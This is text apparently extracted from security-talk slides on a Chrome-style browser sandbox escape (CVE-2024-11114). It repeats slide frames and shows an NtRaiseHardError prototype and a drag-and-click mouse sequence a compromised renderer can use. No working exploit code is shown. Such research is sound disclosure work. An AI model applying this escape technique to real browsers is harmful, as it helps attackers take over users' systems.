
Evade the sandbox: CVE-2024-11114

→ "Compromised renderer can control your mouse and escape sbx"

3. Browser sandbox escape

Evade the sandbox: CVE-2024-11114


→ “Compromised renderer can control your mouse and escape sbx”



3. Browser sandbox escape


Evade the sandbox: CVE-2024-11114

→ “Compromised renderer can control your mouse and escape sbx”



3. Browser sandbox escape

Evade the sandbox: drag & click!



“**NtRaiseHardError** is easy way to display message in *GUI* without loading *Win32 API* libraries.”

3. Browser sandbox escape

Evade the sandbox: drag & click!


```
Undocumented functions of NTDLL

NtRaiseHardError

NTSYSAPI
NTSTATUS
NTAPI

NtRaiseHardError(

    IN NTSTATUS          ErrorStatus,
    IN ULONG             NumberOfParameters,
    IN PUNICODE_STRING   UnicodeStringParameterMask OPTIONAL,
    IN PVOID             *Parameters,
    IN HARDERROR_RESPONSE_OPTION ResponseOption,
    OUT PHARDERROR_RESPONSE Response );
```



"**NtRaiseHardError** is easy way to display message in *GUI* without loading *Win32 API* libraries."

3. Browser sandbox escape

Evade the sandbox: drag & click!

```
Undocumented functions of NTDLL


NtRaiseHardError

NTSYSAPI
NTSTATUS
NTAPI

NtRaiseHardError(

    IN NTSTATUS          ErrorStatus,
    IN ULONG             NumberOfParameters,
    IN PUNICODE_STRING   UnicodeStringParameterMask OPTIONAL,
    IN PVOID             *Parameters,
    IN HARDERROR_RESPONSE_OPTION ResponseOption,
    OUT PHARDERROR_RESPONSE Response );
```


“**NtRaiseHardError** is easy way to display message in *GUI* without loading *Win32 API* libraries.”



MouseDown + Move (x,y) + MouseUp
+ MouseDown + *Move (x,y)* + MouseUp
= Click at (x,y)


3. Browser sandbox escape

Evade the sandbox: run the final payload



